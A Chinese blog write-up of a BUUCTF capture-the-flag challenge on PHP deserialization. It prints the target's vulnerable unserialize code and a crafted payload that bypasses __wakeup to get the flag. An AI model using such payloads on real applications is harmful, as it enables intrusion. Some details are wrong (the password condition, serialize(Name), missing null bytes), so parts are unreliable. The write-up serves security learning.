BUUCTF—php反序列化

原创

yyyyzzzllll 于 2021-10-23 00:33:08 发布 244 收藏 1

分类专栏： CTF系列问题 php 文章标签： php

本文链接：https://blog.csdn.net/yzl_007/article/details/120915710

CTF系列问题 同时被 2 个专栏收录

36 篇文章 1 订阅

订阅专栏

php


11 篇文章 0 订阅

订阅专栏

BUUCTF—php反序列化

[极客大挑战 2019]PHP

__wakeup()绕过



有备份，盲猜www.zip，下载了网站源码，class.php 引用了flag.php

```php
//class.php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
//index.php
<?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
?>
```

定位到 function __destruct()方法，需要password!=100且username=admin,通过select传参数这里可控造成反序列化漏洞。

但是

```php
function __wakeup(){
        $this->username = 'guest';
```

unserialize() 会检查是否存在一个__wakeup() 方法。如果存在，则会先调用__wakeup 方法，预先准备对象需要的资源。 而__wakeup()将'guest'赋值给username,因此需要绕过该方法才能输出flag

绕过方法：当成员属性数目大于实际数目时可绕过wakeup方法

这里有username和password有两个属性，大于即可

```php
//序列化生成
<?php
class Name{
 private $username = 'admin';
 private $password = 100;
}
$a = new Name();
echo serialize(Name);
?>
```

可以看到这里是有两个类的，修改成大于2个即可绕过__wakeup

```
O:4:"Name":3:{s:14:" Name username";s:5:"admin";s:14:" Name password";i:100;}
```

然后select传参即可

未完待续...